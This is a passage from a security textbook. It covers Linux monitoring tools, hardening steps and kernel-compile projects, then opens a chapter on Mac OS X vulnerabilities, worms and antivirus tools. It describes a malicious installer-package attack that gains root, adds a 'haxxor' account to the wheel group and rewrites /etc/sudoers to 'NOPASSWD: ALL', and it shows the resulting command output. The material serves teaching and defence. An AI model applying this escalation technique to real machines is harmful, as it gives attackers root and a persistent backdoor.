The Multi-Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network links. MRTG generates HTML pages containing PNG images, which provide a live visual representation of the traffic. MRTG consists of a Perl script that uses SNMP to read the traffic counters of routers and a fast C program that logs the traffic data and creates graphs representing the traffic on the monitored network connection.

The following are the key features of MRTG:

- It is portable.
- It comes with a set of configuration tools that make configuration and setup very simple.
- The look of the Web pages produced by it is highly configurable.

Swatch

Swatch was originally written to actively monitor messages as they are written to a log file via the UNIX syslog utility. For a simple demonstration, a user can type **perl swatch --examine=FILENAME,** with FILENAME being the file that the user would like to see the contents of.

Timbersee

Timbersee is a program very similar to Swatch. It is used to monitor log files for important messages using regular expressions, but differs in that it can watch more than one log file at a time and does not fork off extra processes.

Logsurf

Logsurf was designed to monitor any text-based log files on a system in real time. The large amount of log information collected (like all messages handled by the syslog daemon or log files from information services) makes it nearly impossible to check logs manually to look for any unusual activity. Logsurf automates log-file monitoring.

IPLog

IPLog is a TCP/IP traffic logger. It is capable of logging TCP, UDP, and ICMP traffic. Its capabilities include the ability to detect TCP port scans, TCP null scans, FIN scans, UDP and ICMP smurf attacks, bogus TCP flags (used by scanners to detect the operating system in use), TCP SYN scans, TCP Xmas scans, ICMP ping floods, UDP scans, and IP fragment attacks. It is able to run in promiscuous mode and monitor traffic to all hosts on a network. It uses libpcap to read data from the network, and can be ported to any system that supports pthreads and on which libpcap will function.

Ntop

Ntop is a network traffic probe that shows network usage, similar to what the popular **top** UNIX command does. Ntop is based on libpcap so that it can run on virtually every UNIX platform and on Win32 as well.

The users of Ntop can use a Web browser (for example, Netscape) to navigate through Ntop (that acts as a Web server) traffic information and get a dump of the network status. In the latter case, Ntop can be seen as a simple RMON-like agent with an embedded Web interface.

Linux Security Auditing Tool (LSAT)

Linux Security Auditing Tool (LSAT) is a post-install security auditor for Linux and UNIX. It monitors system configurations and network settings on the system for common security/config errors and for packages that are not needed. All the modules of LSAT are written in C. Some of the modules in the LSAT package are as follows:

- *checkdotfiles*: This module checks for forward, exrc, rhosts, and netrc files on the system?
- *checkfiles*: This module checks /usr/var dirs files for root ownership other than checking whether /tmp and /var/tmp have the sticky bit set or not.
- *checkftpusers*: This module checks whether all accounts in /etc/passwd are in /etc/ftpusers or not.
- *checkinetd*: It checks either /etc/inetd.conf or /etc/xinetd.d/*.
- *checkkbd*: It checks whether Ctrl+Alt+Del functionality is disabled under Linux or not. It also checks for KEYBOARD_DISABLE to be enabled under Solaris.
- *checklogging*: A simple check to ensure if the auth and authpriv logging facilities are on.
- *checkmodules*: Checks to ensure if loadable kernel modules are enabled.
- *checknetp*: Verifies that no interface is in promiscuous mode.
- *checkopenfiles*: Checks for all open files on the system using LSOF (if LSOF is installed).
- *checkpasswd*: This module checks /etc/passwd for unneeded accounts. It also checks that only the root is SUID = 0.
- *checkmd5*: Performs a systemwide MD5 checksum on all regular files and executes only if the -m switch is used.

Linux Security Countermeasures

Physical Security

- Lock your computer in a secure place.

Password Security

- Do not use an easy-to-guess password.
- Do not share your account with another person.
- Check for users with a null password.

Network Security

- Deny access from the network by default.
- Stop all unused services such as sendmail and NFS.
- Check system logs in /var/log regularly, especially /var/log/secure.

Steps for Hardening Linux

The following are some steps for hardening Linux:

1. Choose a widely used Linux distribution that releases security updates in a timely manner.
2. Plan the file system's layout beforehand.
3. Do not install unnecessary packages.
4. Change default passwords and create regular users.
5. Disable unnecessary daemons and network services.
6. Disable remote root logins over SSH.
7. Set up and enable IPTables.
8. Configure security-related kernel parameters.
9. Install a host-based intrusion detection system (HIDS).
10. Apply the latest updates.
11. Reduce all the installed software.
12. Improve security for logins and users.
13. Increase the audit and logging information.

Chapter Summary

- Linux is gaining popularity and is fast becoming a stable industry-strength OS.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for holes in the system for gaining access.
- Password cracking tools are available for Linux.
- Sniffers, as well as packet assembly/analyzing tools for Linux, provide attackers with the edge that they have when dealing with other operating systems.
- Trojans, backdoors, and worms are also prevalent in the Linux environment.
- As with any other system, a well-developed, integrated procedure should be put in place to counter the threats that exist.

Review Questions

1. List the benefits of the Linux operating system.

_____

_____

_____

_____

2. What are the flaws in the Linux operating system?

3. What is a rootkit?

4. How are programs compiled in Linux?

5. Describe the function of chroot jails.

6. Describe the file and directory structure of Linux.

7. Describe the commands for navigating the Linux file system.

8. List the differences between IPChains and IPTables.

Hands-On Projects

1. Install, configure, and compile the Linux kernel.
   - Step 1:
     - Login as root.
     - Run **cp linux-2.4.2.tar.gz /usr/src/.**
     - Run **cd /usr/src/.**
     - Check the source of the old kernel in /usr/src/linux.
     - Move the current version as a backup for future use by running **mv /usr/src/linux linux-X.X.X.**
     - Run **tar -zxvf linux-2.4.2.tar.gz.**
     - Move the new kernel source by running **mv /usr/src/linux /usr/src/linux-2.4.2.**
     - Create a link to the new kernel source by running **ln -s /usr/src/linux-2.4.2 /usr/src/linux.**
   - Step 2:
     - Configure the kernel.
     - Run **cd** to the kernel source directory in **/usr/src.**
     - Type **make menuconfig** if you prefer text mode, but **xconfig** is recommended.
   - Step 3:
     - Go back to your command line and type **make dep** for kernel compilation.
   - Step 4:
     - Clean all the files (.o, or object files) created during compilation by typing **make clean.**
   - Step 5:
     - Create a bootable Linux image (actual Linux file) by running **make bzImage.**
     - Make new modules for installation by running **make modules.**
     - After finishing compilation, type **make modules_install.**
     - Move the bzImage file to the location of the kernel by running **mv/usr/src/linux-2.4.17/arch/i386/boot/bzImage /boot/vmlinuz-2.4.17.**
   - Step 6:
     - Locate the new file to Linux boot manager LILO or GRUB.
     - Edit the file /etc/lilo.conf or /etc/grub.conf and add these lines:

       mage=/boot/vmlinuz-2.4.17label=linux-2.4.17

       root=/dev/hda3

       read-only
     - Save the lilo.conf or grub.conf file.
     - Run the LILO program /sbin/lilo. If using GRUB, you can skip this step.
     - Reboot the machine.
2. Download and install a kernel patch.
   - Download the Linux kernel patch from *http://www.linux.org.*
   - Copy the downloaded kernel patch to the /usr/src/linux directory.
   - Navigate to the download directory by running **cd /usr/src/linux.**
   - Extract the patch into the /usr/src/linux directory using tar, gzip, or some other decompression utility.
   - A file named patch-2.x.x or patch-2.x.x-yy should be created in the /usr/src/linux directory.
   - To apply the patch to the kernel, run **patch -p1 < patch-2.x.x** or **patch -p1 <patch-2.x.x-yy.**

3. Read up on Linux security.
   - Navigate to Chapter 1 of the Student Resource Center.
   - Open Security Evaluation of the Linux Operating System.pdf and read the content.
4. Read up on Linux kernel hacking.
   - Navigate to Chapter 1 of the Student Resource Center.
   - Open Linux Kernel Hacking.pdf and read the content.

Chapter 2

Mac OS X Hacking

Objectives

After completing this chapter, you should be able to:

- Identify vulnerabilities in the Macintosh OS
- Identify worms and viruses that can infect the Macintosh OS
- Be familiar with Macintosh OS antivirus software
- Be familiar with Macintosh OS security tools

Key Terms

Symmetric multiprocessing (SMP) a type of computer architecture in which multiple processors share the same memory and are each assigned different tasks to perform

Case Example

Many Mac users are proud of the security on their Apple computers. One Sweden-based Mac enthusiast issued an open challenge to attackers to gain root control on his Mac Mini system, which he set as a server by giving local client access for the target system to the participants.

The attacker who won the challenge took just 30 minutes to gain root control on the system. According to the individual who won the challenge, root access is actually very easy to gain on Mac OS X. He made use of a vulnerability not published or patched by Apple. According to security researcher Neil Archibald, various vulnerabilities are present in Mac OS X that can be exploited by attackers. The attacker can get complete privileges on the system to delete files and folders or install malicious applications.

Introduction to Mac OS X Hacking

This chapter focuses on hacking Mac OS X. It introduces some of the features of Mac OS X and then discusses vulnerabilities that affect the operating system. The chapter concludes with descriptions of various antivirus and security tools available for Mac OS X.

Introduction to Mac OS

Apple invites developers to create products for use on Mac OS X at the Apple Web site *http://developer.apple.com/macosx/*. Mac OS X includes Cocoa, a collection of frameworks, APIs, and accompanying runtimes, that allows for a host of open-source Web, database, scripting, and development technologies. Built-in Xcode tools make Mac OS X a multifaceted development platform. It contains technologies such as Automator, Core Data, Core Animation, and Core Image that make Mac OS X the most advanced operating system available.

Developers can access these features and create applications that can share videos and control iChat through AppleScript. Mac OS X includes a 64-bit, open-source UNIX core. The FreeBSD 5 UNIX distribution with the Mach 3.0 microkernel is included in OS X. Other features include preemptive multitasking, symmetric multiprocessing (SMP), and protected memory. ***Symmetric multiprocessing*** is a type of computer architecture in which multiple processors share the same memory and are each assigned different tasks to perform.

Mac OS X has the runtime flexibility of object-oriented application structure, procedural APIs, and tightly integrated implementation of Java SE, BSD UNIX APIs and libraries, and X11. Developers have access to a variety of free tools to construct, compile, debug, analyze, and improve applications. The development platform includes an Xcode 3 layer over a GCC 4 compiler and a GNU Debugger. Mac OS X's graphics support includes powerful graphics technologies, such as OpenGL, Core Animation, and Core Image. The graphics layer handles application windowing, 2-D and 3-D drawing, animation, and multimedia. To support its international market, Apple provides conversion utilities to consistently manage locales, dates, currencies, and measurement systems. Mac OS X's Unicode tools handle diverse text systems, and both internationalized and localized software versions launch from a single application icon.

Vulnerabilities in Mac OS X

Crafted URL Vulnerability

A remote, unauthenticated hacker may exploit the way Mac OS X handles specially crafted URLs and execute arbitrary code. When a user visits a maliciously designed Web page, an application may automatically launch and execute damaging code. This is due to an input validation issue that exists in the way Terminal.app handles the processing of URL schemes. This vulnerability affects Apple Mac OS X v10.4.11, Mac OS X Server v10.4.11, Mac OS X v10.5 and v10.5.1, and Mac OS X Server v10.5 and v10.5.1.

CoreText Uninitialized Pointer Vulnerability

Apple Mac OS X CoreText contains an uninitialized pointer vulnerability, which may allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system. Apple Mac OS X CoreText is a framework for handling text on Mac OS X Tiger (10.4) and later. If Mac OS X CoreText does not properly initialize pointers, memory corruption can occur. Applications that use the CoreText framework for handling text may be vulnerable. By convincing a user to view specially crafted text, a remote unauthenticated attacker may be able to execute arbitrary code or cause a denial of service on a vulnerable system. This vulnerability is repaired in Mac OS X 10.4.11 and Apple Security Update 2007-008.

ImageIO Integer Overflow Vulnerability

Apple's ImageIO framework contains an integer overflow vulnerability that may allow an attacker to execute code on a vulnerable system. The Graphics Interchange Format (GIF) is a popular image format supported by many Mac OS X applications. ImageIO allows applications to read and write various image file formats, including GIF. The integer overflow vulnerability only exists in the process of handling GIF files. When a user opens a maliciously crafted image, it can cause an application crash or arbitrary code execution. This issue does not affect systems prior to Mac OS X v10.4. A remote unauthenticated attacker may execute arbitrary code or cause a denial-of-service condition. The maliciously crafted GIF file may be supplied on a Web page, as an e-mail attachment, or inside an e-mail. Apple has published Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther) systems in response to this issue. This update addresses the issue by performing additional validation of GIF files.

DirectoryService Vulnerability

Vulnerability in the Mac OS X DirectoryService may allow unprivileged LDAP users to change the local root password. This is caused by an implementation flaw in DirectoryService. This issue is repaired in Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther).

iChat UPnP Buffer Overflow Vulnerability

The way iChat handles specially crafted Universal Plug and Play (UPnP) packets could be exploited by an attacker on the local network. This buffer overflow vulnerability exists in the UPnP IGD (Internet Gateway Device Standardized Device Control Protocol) code used to create port mappings on home NAT gateways in iChat. An unauthenticated attacker on the local network could execute arbitrary code or cause a denial of service.

ImageIO Memory Corruption Vulnerability

Apple's ImageIO framework contains a memory corruption vulnerability that may allow an attacker to execute code on a vulnerable system. The RAW image file format is a popular image format supported by many Apple Mac OS X applications. The ImageIO framework allows applications to read and write the RAW format. A memory corruption issue exists in the process of handling RAW images. When a user opens a maliciously crafted image, an attacker can trigger the issue, which may lead to an unexpected application termination or arbitrary code execution. A remote unauthenticated attacker may be able to execute arbitrary code or cause a denial-of-service condition. The specially crafted RAW file used to exploit this vulnerability may be supplied on a Web page, as an e-mail attachment or inside an e-mail, or by some other means to convince the user to open the malicious file. This issue does not affect systems prior to Mac OS X v10.4. Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther) solve this issue. This update addresses the issue by performing additional validation of RAW images.

Code Execution Vulnerability in Safari

The Apple Safari Web browser contains a vulnerability that may allow an attacker to execute arbitrary code. A memory corruption issue exists in Safari's handling of feed: URLs. When a user accesses a maliciously designed URL, a remote unauthenticated attacker may cause an unexpected application termination or arbitrary code execution. This issue does not affect systems running Mac OS X 10.5 or later, but it does affect versions of Safari that shipped with Mac OS X 10.4 and earlier. To solve this problem, install Mac OS X 10.5 or later, or update Safari. This update performs an additional validation of feed: URLs and provides an error message in case of an invalid URL.

UFS Integer Overflow Vulnerability

There is an integer overflow in the `ffs_mountfs()` function, used by Mac OS X to handle UFS disk images. Unix File System (UFS) is a file system used by UNIX and other similar operating systems. Apple OS X supports UFS, partitions, and images. The integer overflow error may occur when an OS X system opens a UFS disk image. An attacker would need to convince a user to open a specially crafted disk image to trigger the overflow. Safari Web browser's default settings consider UFS disk images to be a safe file type, and will automatically open them after downloading.

A remote unauthenticated attacker able to supply a specially crafted DMG file may cause an affected system to crash or execute arbitrary code using this vulnerability.

This vulnerability is prevented via the following steps to disable the **Open "safe" files after downloading** option:

1. Select the **Preferences** menu; the window in Figure 2-1 will open.
2. Click on the **General** tab.
3. Set up a specific folder for downloading files.
4. Deselect the **Open "safe" files after downloading** option.

Kernel "`fpathconf()`" System Call Vulnerability

A vulnerability in the Mac OS X kernel could allow an authenticated local attacker to cause a denial of service. The `fpathconf()` system call provides a method for applications to determine the current value of a configurable system limit or option variable associated with a file descriptor. The version of `fpathconf()` provided with the Mac OS X kernel (XNU) is programmed to panic when file descriptors are passed that are associated with the types it cannot handle otherwise, such as semaphore descriptors returned by the `sem_open()` system call for named semaphores. An authenticated local attacker could cause the affected system to crash due to a kernel panic. This condition results in a denial of service. This issue is addressed in Mac OS X 10.4.9 for Mac OS X 10.4 (Tiger) systems and Security Update 2007-003 for Mac OS X 10.3 (Panther) systems.




Figure 2-1 This screen shows the options in Safari a user should choose to avoid the UFS integer overflow vulnerability.

UserNotificationCenter Privilege Escalation Vulnerability

Apple's UserNotificationCenter contains a privilege escalation vulnerability. This vulnerability occurs because the UserNotificationCenter runs with elevated privileges, while operating on input submitted by users with normal privileges. A user with valid login credentials could run commands or modify system files with elevated privileges.

Other Vulnerabilities in Mac OS

Malicious users can cause a denial of service using any of the vulnerabilities in Mac OS X mentioned below:

- As malformed ZIP archives are decompressed in BOMArchiveHelper, an error exists in the `BOMStack-Pop()` function, which can be exploited.
- While processing malformed BMP images, an error exists in the `ReadBMP()`function, which can be exploited in Safari or the Preview application.
- While processing malformed GIF images, an error exists in the `CFAllocatorAllocate()` function, which can be exploited like Safari when a user visits a malicious Web site.
- While processing malformed TIFF images, two errors exist in the `_cg_TIFFSetField()` and `PredictorVSetField()` functions, which can be exploited in the Finder, Preview, QuickTime, or Safari applications.

How a Malformed Installer Package Can Crack Mac OS X

There is a key interface problem in the Apple Installer program that can allow an installer to gain root access. The installer requests the AdminAuthorization key while accessing as the Admin. The Admin user account

gives full access to the root level and does not provide any password to the user during installation. The difference between the AdminAuthorization key and RootAuthorization key is that the admin user does not have any password. Authorization level is set to AdminAuthorization in the malicious package created by the attacker. Root-owned files can be modified and commands can be executed as root, or it can install setuid-root programs without the user's knowledge. Most Mac OS X users run the default administrator user created by the system. Another problem is that packages created with the RootAuthorization key, as a precaution, can be modified to AdminAuthorization. These can be installed without the administrator password if the account is left logged in.

Administrative privileges are necessary to run an installer to completion. Before installation, an application installer will check that the current user is the system admin. If the user checks out, the installer package installs the complete program. Then it installs pre- and postflight scripts in the system. It does not require any of the user's administrator account passwords. Hence, an individual can open a properly formatted installer package and create a new account by using a logged-in system and the scripts in the package.

Demonstrated Damage

An installer package needs administrator access to temporary files for both pre- and postflight scripts. The attacker replaces the /etc/sudoers file with a no-password-requirement version. If any system is logged in as administrator, then the package is opened and run. All scripted actions are performed as root.

UID Results Pre- and postflight scripts reported user as root:

cat /tmp/uid

uid=0(root) gid=0(wheel) groups=0(wheel), 81(appserveradm),

79(appserverusr), 80(admin)

Admin Creation Results The user can be added in postflight script using nicl. Later, it is added to the wheel group.

nicl . -read /groups/wheel users

users: root haxxor

Sudoers Results Before running:

The sudoers file is compared with the package version.

diff /etc/sudoers sudoers

20c20

< %admin ALL=(ALL) ALL

> %admin ALL=(ALL) NOPASSWD: ALL

After the run:

diff /etc/sudoers sudoers

Therefore, the system cannot be run as admin user for daily activities. If it is run as an administrator, packages from nonreputable sources cannot be installed.

Worms and Viruses in Mac OS X

OSX/Leap-A Worm

OSX/Leap-A is an instant messaging worm that spreads through the iChat messaging system. It sends itself to available contacts on the infected user's buddy list via a file called latestpics.tgz. This worm attempts to infect recently used applications by overwriting the original application with a copy of the worm and storing the original application in the file's resource fork. The archived file consists of latestpics (the worm executable) and ._latestpics (the hidden resource file that masks the executable as a JPEG image).

This worm installs itself as an application hook. If the system runs as a root user, then the apphook subdirectory of /Library/InputManagers/ directory is deleted. If it runs as nonroot user, ~/Library/InputManagers/ directory is deleted. The worm replaces it with the following files:

- apphook/Info
- apphook/apphook.bundle/Contents/Info.plist
- apphook/apphook.bundle/Contents/MacOS/apphook

Infected application files have the following extended attributes:

- name: oompa
- value: loompa

This worm creates the following temporary files:

- /tmp/pic.gz
- /tmp/pic
- /tmp/latestpics
- /tmp/lastespics.tar
- /tmp/lastespics.tar.gz
- /tmp/lastespics.tgz
- Several files under /tmp/apphook

Inqtana.A: F-Secure Worm

The Java-based Inqtana.A worm spreads through Bluetooth and affects unprotected Mac OS X 10.4 systems. This worm arrives as an OBEX push request, requiring the user to accept transferred data. As soon as the transfer is complete, the worm uses a directory traversal exploit to copy its files. The worm then activates on reboot. The active worm searches for devices that accept OBEX push transfer and sends itself to those devices. The files com.openbundle.plist and com.pwned.plist are dropped into a location where they can be called during system startup. The file openbundle.plist unpacks the worm components, and com.pwned.plist executes the worms.

Preventive Measures for OS X Inqtana.A

OS X/Inqtana.A affects only Mac OS X 10.4. To protect against this worm in OS X 10.4, follow these steps:

1. Patch the system by installing updates from Apple.
2. Delete the following files, which will have been compromised by the worm:
   - /Users/worm-support.tgz
   - /Users/InqTest.class
   - /Users/com.openbundle.plist
   - /Users/com.pwned.plist
   - /Users/libavetanaBT.jnilib
   - /Users/javax
   - /Users/de
   - /Users/[username]/Library/LaunchAgents/com.pwned.plist
   - /Users/[username]/Library/LaunchAgents/com.openbundle.plist

Viruses in Macs: Macro Viruses

Macro viruses cause great danger to Macintosh users. The first real macro virus attacked a Microsoft Word file, and macro viruses quickly rose in popularity. Even with increased user awareness, these viruses continue to cause great damage because of the ubiquity of Microsoft software. Macro viruses have been created to attack other Microsoft applications, such as Excel, Visio, PowerPoint, and Access, but Microsoft Word viruses are the most popular. The macro viruses are a real threat, as they can be effective on different platforms; they can damage both Macintosh and Windows systems.

Macro viruses targeting Microsoft Word files use commands like AutoOpen, AutoClose, AutoExec, and AutoExit. These commands are executed when an event occurs while working on the file. They spread when the file is opened and executed. Macro viruses copy to the active template (usually the "Normal" template) when a file is opened. If the template is not opened, the file copies itself to a template opened in the background. Macro viruses can wreak havoc on a system, corrupting files, changing file types and some menu items, or making it so the template cannot be edited. The virus then copies itself to the new files that are opened or saved from the corrupted template. Macro viruses corrupt or delete files and even hide certain applications. By deleting the active template (or the default "Normal" template, in most cases) and corrupted files, these viruses can be removed.

Antivirus Applications in Mac OS X

VirusBarrier

VirusBarrier (Figure 2-2) is a nonintrusive antivirus software program that protects Macs against viruses of all types, including macro viruses and those targeting the OS, by constantly examining all the files that it reads and writes. It also patrols for suspicious activity that could be a sign of viruses acting on applications or other files. It can repair or quarantine the infected files and will display an alert. VirusBarrier can scan on-demand or in the background during normal operations. It has an option that skips checking files that have not been changed since the last scan.

Some of the other features of VirusBarrier include the following:

- Heuristic and behavioral analysis
- A designated "Trusted Zone" where background scanning on selected files or folders is disabled
- Improved logging for better scan analysis
- Scans can be scheduled at multiple times
- Scans can be launched automatically when volumes are mounted or when virus definitions are updated
- Command-line control for remote scans
- Archive scanning can be activated by archive type
- Scans files for Windows viruses (can be deactivated)
- Blocks virus execution
- Scans e-mails on receipt and sending
- File analysis by the Intego Virus Monitoring Center
- Contextual menu for quick scans
- Full logs can be saved and exported
- Intego widgets for program and update status
- Turbo Mode technology for faster scans
- Choice of alerts (voice, dialog, or e-mail)
- File analysis from the Dock

McAfee VirusScan for Mac

McAfee VirusScan for Mac (Figure 2-3) guards against all types of viruses and malicious code, including new and unknown threats and emerging malware, that can affect OS X. VirusScan for Mac protects against viruses, worms, Trojans, and other malicious code that can infect systems. VirusScan for Mac offers policy enforcement for multiple files, directories, or volumes, including volumes on networked computers. On-demand and background scanning are both options in the McAfee product. VirusScan can scan compressed files, and using advanced heuristics and generic detection, it protects against new viruses and other threats.

Sophos Endpoint Security and Control

Endpoint Security and Control warns of outbreak risk across a network via automatic e-mail alerts. It is an antivirus, antispyware, and client firewall. Sophos can protect Windows, Macs, and Linux machines, and




Figure 2-2 This screen shows VirusBarrier server administrator options.




Figure 2-3 This screen shows the Scan & Clean option for DropScan.

Figure 2-4 This screen shows the Norton Internet Security screen.

provides cross-platform security and control for desktops, laptops, file servers, and mobile devices. It protects against viruses, spyware, and adware, and controls VoIP, IM, P2P, and games. As new computers join the network, security policies are automatically enforced. This eliminates the risk of unprotected computers compromising security policy. Endpoint Security and Control includes unique Behavioral Genotype protection, which guards against new, unforeseeable viruses, worms, and other threats.

Norton Internet Security

Norton Internet Security (Figure 2-4) provides antivirus protection, Internet worm protection, a personal firewall, privacy protection, and parental control. It automatically detects and removes viruses, Trojan horses, and worms from Internet downloads and e-mail attachments. Some other features of NIS include the following:

- Personal firewall gives users control over all incoming and outgoing Internet traffic.
- Privacy control prevents information being sent without the user's permission.
- Automatically blocks hackers and identity thieves.
- Parental control blocks Web sites the user does not want his or her children to visit.
- Protects privacy and saves disk space by removing unwanted cookies and cache files.

Mac OS X Security Tools

MacScan

MacScan uses advanced detection methods to isolate and uninstall programs that could compromise security. Remote administration programs, used by hackers, allow remote access to a computer. These often go undetected, as antivirus software does not commonly protect from spyware. Using remote access, a hacker could monitor a user's activity with a keystroke recorder, manipulate files, or lock out a valid user. MacScan can blacklist tracking cookies to lock out these hackers and notifies users of any spyware applications that may be active. MacScan updates spyware definitions regularly to protect against the most current spyware. It also audits and protects systems from remote administrative programs that may have inadvertently been left on or installed. Figure 2-5 shows a MacScan application screen.

ClamXav

ClamXav is a virus checker for Mac OS X. ClamXav is built upon the free ClamAV open-source command-line antivirus engine. This software has the ability to move files on a computer; therefore, it is vital that a complete

Figure 2-5 This screen shows statistics for the application MacScan.




Figure 2-6 This screen shows a scan run by ClamXav. Notice that the software has identified worms.

backup of any important data is performed before running ClamXav. ClamXav runs on 10.3 and 10.4 on PPC Macs, and 10.4 on Intel Macs. It works on OS X Server using the ClamAV engine as installed by Apple. Other features include logging results to a file, placing infected files into quarantine, and monitoring folders for changes to their contents. Figure 2-6 shows worms that have been detected by ClamXav.

IPNetSentryX

